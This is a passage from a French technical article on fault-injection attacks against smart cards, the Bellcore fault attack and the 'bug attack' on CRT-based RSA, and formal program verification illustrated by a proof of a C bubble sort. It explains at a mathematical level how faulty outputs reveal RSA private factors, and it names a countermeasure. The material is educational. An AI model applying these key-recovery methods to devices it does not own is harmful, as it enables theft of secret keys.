- L'alimentation électrique : selon le standard ISO/IEC 7816-2, le micro-module doit pouvoir supporter une tension d'alimentation Vcc comprise entre 4,25 et 5,25 volts. Pour ces valeurs, la carte doit fonctionner normalement. En revanche, si une variation brusque de l'alimentation (appelée « *spike* ») fait sortir Vcc de l'intervalle de tolérance, cela peut provoquer un résultat faux, à supposer que la carte soit capable d'achever le calcul.
- L'horloge : de façon analogue, le standard ISO/IEC 7816-2 définit une fréquence de référence pour l'horloge externe, ainsi qu'un intervalle de tolérance. L'utilisation d'une fréquence anormalement haute ou basse peut également provoquer des erreurs.
- La température : placer la carte dans des conditions de températures extrêmes est un moyen potentiel de provoquer des fautes, même s'il est assez peu utilisé aujourd'hui dans la pratique.
- Les rayonnements : le folklore présente souvent les attaques par injection de faute comme les « attaques au micro-ondes » (l'attaquant plaçant la carte à puce dans un four à micro-ondes pour lui faire calculer des résultats erronés). Au-delà de cette vision un peu caricaturale, il est reconnu que des rayonnements correctement dirigés peuvent influencer le comportement de la carte.
- La lumière : l'illumination d'un transistor peut le faire basculer temporairement dans son état conducteur, provoquant ainsi une erreur. En appliquant une source de lumière intense (produite par une lampe flash d'appareil photographique, amplifiée par un microscope), on peut changer la valeur de bits individuels dans une mémoire SRAM. Par la même technique, on peut également interférer avec les instructions, perturbant ainsi des sauts conditionnels.
- Les courants de Foucault : induits par un champ magnétique dans une bobine, ils peuvent par exemple provoquer des erreurs dans une cellule de mémoire (qu'elle soit de type RAM, EPROM, EEPROM ou Flash).

3. Exemple d'attaque par faute sur l'algorithme RSA

En ce qui concerne les cryptosystèmes, c'est en septembre 1996 que trois chercheurs de Bellcore, Dan Boneh, Richard DeMillo et Richard Lipton, proposent un nouveau modèle d'attaque physique sur les cartes à microprocesseur qu'ils baptisent « *cryptanalysis in the presence of hardware faults* ». Ce modèle d'attaque est alors dirigé contre plusieurs algorithmes cryptographiques à clé publique : le système RSA et les schémas d'authentification de Fiat-Shamir et de Schnorr.

...Illustrons l'attaque dans le cas où l'algorithme RSA est implémenté en utilisant la technique des « restes chinois »...

Mathématiquement, on peut décrire l'algorithme RSA de la manière suivante. On commence par choisir l'exposant public e (des exemples courants sont $e=3$, $e=17$, $e=257$ ou $e=65537$). On utilise ensuite un générateur de nombres aléatoires pour obtenir deux nombres premiers p et q, tels que e soit premier avec $p-1$ et avec $q-1$. Si on pose $n=p\times q$, la clé publique est alors constituée de e et de n, alors que la clé secrète (ou privée) est constituée de p et q. Typiquement, on prend souvent actuellement p et q de taille 512 bits, et donc n de taille 1024 bits. La fonction de chiffrement est alors définie par $f: x \rightarrow y = x^e \bmod n$ et la fonction de déchiffrement par $f^{-1}: y \rightarrow x = y^d \bmod n$, où d est l'inverse de e modulo $ppcm(p-1, q-1)$. Ici d est également une valeur qui doit rester secrète.

Illustrons l'attaque dans le cas où l'algorithme RSA est implémenté en utilisant la technique des « restes chinois » (qui présente l'intérêt d'accélérer les calculs d'un facteur environ 4 par rapport à une implémentation classique). Pour le calcul de $x = y^d \bmod n$, l'idée est de calculer séparément $x_p = x \bmod p$ et $x_q = x \bmod q$, puis de reconstituer x à partir de x_p et x_q en utilisant le théorème des restes chinois. Pour cela, on suppose que sont stockées dans la carte à puce les valeurs $d_p = d \bmod (p-1)$ et $d_q = d \bmod (q-1)$. Les valeurs x_p et x_q sont calculées au moyen des formules suivantes : $x_p = y_p^{d_p} \bmod p$ et $x_q = y_q^{d_q} \bmod q$, où $y_p = y \bmod p$ et $y_q = y \bmod q$.

L'attaquant lance alors le calcul deux fois. La première fois sans introduire de perturbation. Il obtient alors les bonnes valeurs pour x_p et x_q et le théorème des restes chinois donne la valeur correcte x. La seconde fois, il perturbe le calcul (par exemple au moyen de rayonnements électromagnétiques ou en faisant varier l'alimentation électrique...). Il obtient par exemple la bonne valeur pour x_p, mais une valeur erronée (disons x'_q) pour x_q. Le théorème des restes chinois donne alors une valeur x' erronée, qui vérifie $x' \equiv x \bmod p$, mais $x' \neq x \bmod q$. Cela montre que $x' - x$ est divisible par p mais pas par q. On peut alors calculer $PGCD(x' - x, n)$, qui est alors égal à p. La factorisation de n est donc trouvée, et le système est cassé !

Notons qu'un moyen simple d'éviter ce type d'attaque consiste à vérifier systématiquement le calcul avant de sortir le résultat. Pour le RSA, c'est particulièrement commode, puisqu'il suffit par exemple de s'assurer que $x^e = y \bmod n$.

4. Attaques par bug

Dans les attaques par injection de faute décrites ci-dessus, nous avons supposé qu'un attaquant perturbe en temps réel le fonctionnement du microprocesseur pendant l'exécution des calculs. Dans un autre scénario récemment décrit par Adi Shamir et al, baptisé « *bug attack* » [5], on fait l'hypothèse qu'il existe un « bug », soit dans la couche logicielle, soit dans la couche matérielle d'un dispositif effectuant des calculs cryptographiques.

Dans l'attaque par faute habituelle, il est nécessaire d'avoir accès physiquement au dispositif de calcul pendant l'exécution du calcul, ce qui rend l'attaque réaliste pour des systèmes embarqués comme les cartes à puce, mais beaucoup moins quand il s'agit d'un serveur distant. Au contraire, la seule présence d'un bug peut être suffisante pour monter une attaque dévastatrice, y compris sur un serveur distant (via internet par exemple).

...Un bug de la multiplication entière peut résulter en une attaque, à nouveau sur le cryptosystème RSA....

Pourquoi s'intéresse-t-on de plus en plus à un tel scénario ? Cela vient principalement de deux facteurs : l'accroissement des tailles des registres et l'optimisation de plus en plus fine des opérations arithmétiques dans les microprocesseurs modernes. Par conséquent, la probabilité qu'un bug se cache dans ces opérations devient de moins en moins négligeable. À titre d'exemple, on peut citer la découverte accidentelle d'un bug dans l'opération de division sur le Pentium en 1994 (couche matérielle), et la découverte d'un bug dans la multiplication pour le logiciel Excel en 2007 (couche logicielle).

Illustrons comment un bug de la multiplication entière peut résulter en une attaque, à nouveau sur le cryptosystème RSA.

L'hypothèse de départ est que le microprocesseur manipule des « mots » (typiquement de taille 32 ou 64 bits), et qu'il existe deux mots a et b tels que le produit $a\times b$ soit calculé de manière incorrecte. On suppose en outre que l'attaquant connaît ces deux valeurs a et b, soit parce qu'il a découvert le bug accidentellement, soit parce qu'il est complice avec un des concepteurs du microprocesseur qui aurait introduit volontairement le bug.

On suppose par ailleurs que l'algorithme RSA (utilisé en mode signature ou en mode déchiffrement) est implémenté en utilisant la technique des « restes chinois ». Le dispositif visé prend en entrée une valeur y, et renvoie le résultat $x = y^d \bmod n$, qu'il obtient en calculant séparément $x_p = y_p^{d_p} \bmod p$ et $x_q = y_q^{d_q} \bmod q$, où $y_p = y \bmod p$, $y_q = y \bmod q$, $d_p = d \bmod (p-1)$ et $d_q = d \bmod (q-1)$, puis en reconstituant x à partir de x_p et x_q en utilisant le théorème des restes chinois.

L'idée principale de l'attaque est la suivante. On peut toujours supposer, quitte à changer les notations, que $p<q$. Puis, on choisit comme valeur d'entrée un entier c tel que $p<c<q$. Il suffit pour cela de prendre pour c la partie entière de $\sqrt{n}$. Ensuite, on modifie légèrement c, en remplaçant ses deux mots de poids le plus faible respectivement par a et b. L'entier y obtenu est la valeur que l'on fournit en entrée à l'algorithme RSA. Il est facile de voir qu'avec une grand probabilité, cette valeur y vérifie également $p<y<q$.

Lors du calcul de RSA, les grands entiers sont divisés en « mots » (typiquement de 32 ou 64 bits). La multiplication de

deux grands entiers se fait par la méthode classique, qui fait intervenir tous les produits possibles entre un mot du premier entier et un mot du second entier.

La méthode des restes chinois sépare le calcul RSA en deux phases :

- Le calcul modulo q commence par calculer $y_q = y \bmod q$, c'est-à-dire $y_q = y$, puisque y<q par hypothèse. Pour calculer l'exponentielle $x_q = y_q^{d_q} \bmod q = y^{d_q} \bmod q$, on effectue des multiplications successives, dont en particulier y^2. Le fait que les deux mots de poids faible de y valent respectivement a et b provoque alors le « bug » lors du calcul de $y^2=y\times y$. Le résultat est donc erroné pour x_q.
- En revanche, comme y>p, la réduction $y_p=y \bmod p$ donne une valeur y_p avec une probabilité négligeable d'avoir ses deux mots de poids faible égaux à a et b. Par conséquent, le « bug » a une probabilité négligeable de se produire, et le résultat obtenu pour $y_p^{d_p} \bmod p$ est très certainement correct.

Le résultat final obtenu est donc une valeur x' erronée (au lieu de la valeur correcte x), qui vérifie $x' \equiv x \bmod p$, mais $x' \neq x \bmod q$. Cela implique en particulier que $x^{e} = y \bmod p$, mais $x^{e} \neq y \bmod q$. Cela montre que $x^{e} - y$ est divisible par p mais pas par q. On peut alors calculer $PGCD(x^{e} - y, n)$, qui est alors égal à p. La factorisation de n est donc trouvée, et le système est cassé !

Même si, dans la pratique, cette attaque n'a pas (encore) eu de conséquence directe, elle est une illustration frappante du risque que des bugs peuvent faire peser sur la sécurité des algorithmes cryptographiques. Ce problème est encore accru par l'augmentation de la taille des registres dans les microprocesseurs les plus modernes (64, voire 128 bits) qui rend infaisable la vérification du bon fonctionnement d'un multiplieur par un test exhaustif. Par ailleurs, on a donné ici un exemple de bug « matériel », mais l'existence potentielle de bugs « logiciels » fait peser le même type de risque sur la sécurité. Toutes ces raisons imposent de mettre en place une méthodologie adaptée lors du développement des microprocesseurs et des logiciels pour garantir leur conformité aux spécifications, en particulier lorsqu'il s'agit d'applications « sensibles ».

5. Méthodes formelles

Les bugs et autres erreurs de conception font partie de la vie du programmeur. Quiconque ayant écrit ne serait-ce que quelques lignes de code le sait bien. Développer un logiciel sans bug est difficile. Appliquer soigneusement les méthodes de génie logiciel classiques ou moins classiques comme l'« *extreme programming* » améliore les choses sans aucun doute. Et c'est même absolument nécessaire dès lors que le projet atteint une taille critique. Comment un projet faisant intervenir plusieurs dizaines de personnes, ou plusieurs équipes, pourrait arriver à terme sans une méthode claire de développement ? Celle-ci permettra d'avoir une vue globale, d'intégrer les différents travaux, et de chasser les bugs de façon systématique à tous les niveaux au moyen de batteries de tests sophistiquées.

...Certains secteurs d'activités ne peuvent accepter l'existence de bugs : Les transports, l'avionique ou encore le secteur bancaire ont besoin d'une confiance absolue en leurs logiciels : ce sont les « logiciels critiques »...

Mais, il n'en reste pas moins que cela ne donne pas l'assurance absolue que le logiciel produit est exempt de bug. Par exemple, les systèmes d'exploitation les plus répandus, pourtant développés dans les règles de l'art avec des moyens colossaux, comportent des bugs et c'est d'ailleurs uniformément accepté. De fait, dans la plupart des cas, l'industrie du logiciel accepte de mettre sur le marché des logiciels bogués. Ce qui semble raisonnable puisque dans la plupart de ces cas, en effet, les bugs en question ne prêtent pas vraiment à conséquence. Et l'utilisateur préfère bénéficier de nouvelles fonctionnalités même s'il doit le payer par quelques bugs. On peut observer ce phénomène à l'extrême dans le secteur des téléphones mobiles dont les durées de vie sont très courtes et les temps de développement raccourcis au-delà du minimum vital.

À l'opposé, certains secteurs d'activités ne peuvent accepter cela. Les transports, l'avionique ou encore le secteur bancaire ont besoin d'une confiance absolue en leurs logiciels : ce sont les « logiciels critiques ». Il serait par exemple inacceptable d'admettre le déploiement de logiciels non sûrs dans un avion ou un train. Il en va de même pour le logiciel gérant votre compte en banque. Dans ce type de domaine, le déploiement d'un logiciel nécessite d'avoir un degré de confiance maximum.

En science, se convaincre d'un fait donné utilise essentiellement deux voies : l'expérimentation et la démonstration, au sens mathématique du terme. Pour ce qui concerne le logiciel, le test correspond à l'expérimentation. Les méthodes formelles explorent quant à elles la voie de la démonstration.

Conservons ici le terme « explorer », car il s'agit d'un domaine en plein développement du point de vue de la recherche scientifique.

Les tests, aussi sophistiqués soient-ils, ne peuvent que très rarement énumérer tous les cas. Considérons simplement une fonction écrite en langage C comportant 5 paramètres de type `int` ; tester tous les cas d'entrée possible coûterait $2^{4\times8\times5}$, soit 2^{160} exécutions de la fonction, ce qui est hors de question. Bien sûr, l'analyse du code de la fonction permet en général d'éliminer la plupart des cas et de concentrer les tests sur certains cas critiques. Pour la plupart des cas d'application, c'est tout à fait satisfaisant. Mais, ce faisant, on ajoute tout de même une incertitude. Ajoutons que les batteries de tests sont elles-mêmes développées par des humains, et sont également sujettes aux erreurs.

...Les méthodes formelles visent à donner au logiciel le même degré de confiance qu'un théorème mathématique en produisant des démonstrations....

Les méthodes formelles visent à donner au logiciel le même degré de confiance qu'un théorème mathématique en produisant des démonstrations. Pour comprendre de quoi il retourne, illustrons cela par un exemple. On sait qu'il existe une infinité de nombres premiers. Mais finalement comment sait-on cela ? Une première méthode pour s'en assurer pourrait consister à utiliser un ordinateur pour énumérer le plus possible de nombres premiers. Les ordinateurs modernes sont puissants, il est certain que l'on pourrait en énumérer énormément. Serait-ce satisfaisant ? Pas du point de vue mathématique. On dirait plutôt par exemple que s'il n'en existait qu'en nombre fini, on pourrait les noter $p_0, p_1, p_2, p_3, \ldots, p_n$. On pourrait alors considérer le nombre $p = 1 + p_0 \times p_1 \times p_2, p_3 \times \ldots \times p_n$. Ce nombre ne serait alors divisible par aucun des p_k. Sinon, le nombre 1 le serait également, ce qui est faux. Par conséquent p serait premier. Or, il n'était pas listé dans les p_k. Ce qui est contradictoire. Il y a donc une infinité de nombres premiers. Ce raisonnement est une démonstration. Il nous donne l'assurance maximale que le fait est correct.

Que cela donne-t-il pour un programme ? Considérons par exemple une fonction de tri :

```
1:      void tri(int t[], int n) {
2:       int k, chgt = 1;
3:       while (chgt)
4:        for (k=0, chgt=0; k<n-1; k++)
5:          if (t[k] > t[k+1]) {
6:              echange(t,k,k+1); // échange les contenus des
                cases d'indices k et k+1 dans le tableau t
7 :             chgt = 1;
8 :         }
9:      }
```

Ce tri est extrêmement mauvais du point de vue des performances. Il peut bien sûr être amélioré en bien des points, mais il va nous faciliter la présentation. Le code source de la fonction `echange(int t[], int i, int j)` est omis. Il consiste simplement à échanger les contenus des cellules d'indices `i` et `j` dans le tableau `t`.

Cette fonction prend donc en entrée un tableau d'entiers `t`, et sa taille `n`. Elle trie le tableau. Comment démontre-t-on cela ? On considère les couples d'indices `(i,j)` du tableau tels que `i<j` et `t[i]>t[j]`. Appelons-les « inversions ». On peut observer facilement que le tableau `t` est trié si et seulement si il ne comporte pas d'inversion. Observons également deux faits :

D'abord, l'échange de la ligne 6, lorsqu'il est exécuté, fait toujours décroître strictement le nombre global d'inversions dans le tableau. En effet, l'échange en élimine une et on peut vérifier facilement qu'il n'en ajoute aucune. Ensuite, s'il existe des inversions dans le tableau, alors il en existe au moins une qui est contiguë (une inversion de type `(i,i+1)`). En effet, supposons qu'il existe au moins une inversion ; choisissons-en une, disons `(i,j)`, pas nécessairement contiguë, mais telle que `j` soit minimal. Dans ce cas, `(i,j-1)` n'est pas une inversion, sinon `j` n'a pas été bien choisi. Et donc `t[i] <= t[j-1]`. Or `t[i] > t[j]`. Donc `t[j-1]>t[j]`, ce qui prouve que `(j-1,j)` est une inversion contiguë.

De cela, on déduit que lorsque le programme entre dans la boucle à la ligne 4, si le tableau comporte une inversion, alors le nombre global d'inversion diminuera strictement après la boucle. En effet, nous avons vu que l'existence d'une inversion implique celle d'une inversion contiguë. Si nous choisissons l'inversion contiguë d'indice minimum, alors elle sera corrigée par l'échange à coup sûr lorsque la boucle interne y parviendra. Si, au contraire, le tableau ne comporte aucune inversion à l'entrée de la boucle de la ligne 4, alors, en particulier, il n'y en a aucune de contiguë, et donc la variable `chgt` restera à 0 et le programme se terminera. Cela veut dire en particulier que le tableau est trié.

Ainsi, si le tableau comporte un nombre `N` d'inversions au début de l'exécution du programme, alors il y aura au plus `N` tours de boucle, puisque chaque tour fait diminuer strictement le nombre d'inversion. Le programme s'arrêtera donc au bout d'un temps fini, et le tableau sera trié. C'est ce que nous voulions. Nous avons établi la démonstration que cette fonction trie bien le tableau.

Cela dit, les choses ne sont pas si simples. Par exemple, nous avons omis certaines hypothèses nécessaires à la bonne exécution de la fonction. Il faut que `n` soit positif sans quoi la boucle de la ligne 4 pourrait ne pas terminer ; il faut également que le tableau `t` soit alloué en mémoire, sans quoi les accès

risquent de provoquer des erreurs. Une démonstration complète nécessite la prise en compte de tous les détails, d'autant plus que le plus souvent, les bugs se cachent dans les détails.

Sans être forcément difficiles, les démonstrations de programme sont souvent complexes et laborieuses. Les méthodes formelles consistent à élaborer et à vérifier ce type de démonstrations à l'aide de logiciels : les logiciels d'aide à la démonstration (méthode B, Coq, PVS, etc.). L'ordinateur pourra traiter les cas faciles et vérifier une foule de détails, l'utilisateur devra donner les idées clés de la démonstration.

Le principe est de voir une démonstration comme un enchaînement d'applications de règles de raisonnement logique. Ces règles peuvent être codées dans un ordinateur qui pourra dès lors vérifier des démonstrations avec la plus grande rigueur et de façon exhaustive.

Par ailleurs, la démonstration de la validité d'un programme nécessite de formaliser sa spécification dans le langage des mathématiques. Par exemple, pour exprimer qu'un programme trie les `n` premiers éléments d'un tableau `t`, il faudra écrire `" ∀ i, j ∈ [0,n-1] : i ≤ j ⇒ t[i] ≤ t[j] "`. C'est certes une contrainte, mais cela oblige le programmeur ou le concepteur à rédiger ses spécifications avec la plus grande rigueur, ce qui en soi améliore le processus de développement. Notons que cette tâche est souvent difficile en elle-même et fait parfois appel à des concepts sophistiqués. C'est le cas lorsqu'en sécurité on veut formaliser l'idée de confidentialité par exemple.

On sait qu'on ne pourra jamais élaborer de logiciel qui produira les démonstrations de façon complètement automatisée. C'est une conséquence simple de l'indécidabilité du problème de l'arrêt des machines de Turing : il n'existe pas de programme qui décide si un autre programme s'arrête ou non. Par exemple, votre compilateur préféré n'a pas d'option pour dire si le programme qu'il compile s'arrête ou non. Cela veut dire que les logiciels d'aide à la démonstration nécessiteront toujours une intervention de l'utilisateur. Par exemple, si nous revenons à l'exemple des nombres premiers, l'ordinateur est capable de produire et de vérifier toute la démonstration, sauf l'idée de choisir p, qui devra être suggéré par l'utilisateur. En revanche, si l'on restreint les cas d'étude ou bien le type de propriété que l'on veut vérifier, on peut parfois obtenir des programmes qui décident de façon totalement autonome la véracité de telle ou telle propriété, c'est le « *model checking* ». C'est en particulier le cas si à la place de programmes, on cherche à vérifier les propriétés de machines à état-transition finies.

Conclusion

Les méthodes formelles font toujours aujourd'hui l'objet de recherches académiques très actives. Néanmoins, il faut noter déjà un certain nombre de succès industriels. On peut citer le projet METEOR pour la ligne 14 du métro parisien. Le logiciel embarqué a été développé au moyen de la méthode B. On peut également citer la certification critères communs EAL7 produite par la société Gemalto qui a nécessité la modélisation et la vérification formelle en Coq d'une carte à puce embarquant une machine virtuelle Java. Aujourd'hui, les critères de certification de logiciel, pour les niveaux les plus élevés, intègrent en effet l'utilisation des méthodes formelles comme une nécessité. ■

Bibliographie

[1] GOVINDAVAJHALA (S.), APPEL (A.W.), « *Using Memory Errors to Attack a Virtual Machine* », *IEEE Symposium on Security and Privacy*, Oakland, 2003. Disponible sur **www.cs.princeton.edu/~sudhakar/papers/memerr.pdf**.

[2] AKKAR (M.-L.), GOUBIN (L.), LY (O.), « *About an Automatic Fault Injection Protection System* ». In *Proceedings of E-Smart'2003*, Nice, 2003.

[3] BONEH (D.), DEMILLO (R.A.), LIPTON (R.J.), « *On the Importance of Checking Cryptographic Protocols for Faults* », In *Proceedings of EUROCRYPT'97*, LNCS 1233, pp. 37-51, Springer-Verlag, 1997.

[4] BERZATI (A.), CANOVAS (C.), GOUBIN (L.), « *Perturbating RSA Public Keys: An Improved Attack* », In *Proceedings of CHES 2008*, LNCS 5154, pp. 380-395, Springer-Verlag, 2008.

[5] BIHAM (E.), CARMELI (Y.), SHAMIR (A.), « *Bug Attacks* », In *Proceedings of CRYPTO 2008*, LNCS 5157, pp. 221-240, Springer-Verlag, 2008.

[6] ANDRONICK (J.), CHETALI (B.), LY (O.), « *Using Coq to Verify Java Card Applet Isolation Properties* », In *proceedings of 16th Theorem Proving in Higher Order Logic*, Roma (TPHOL'2003), LNCS 2758, pp. 335-351, Springer-Verlag, 2003.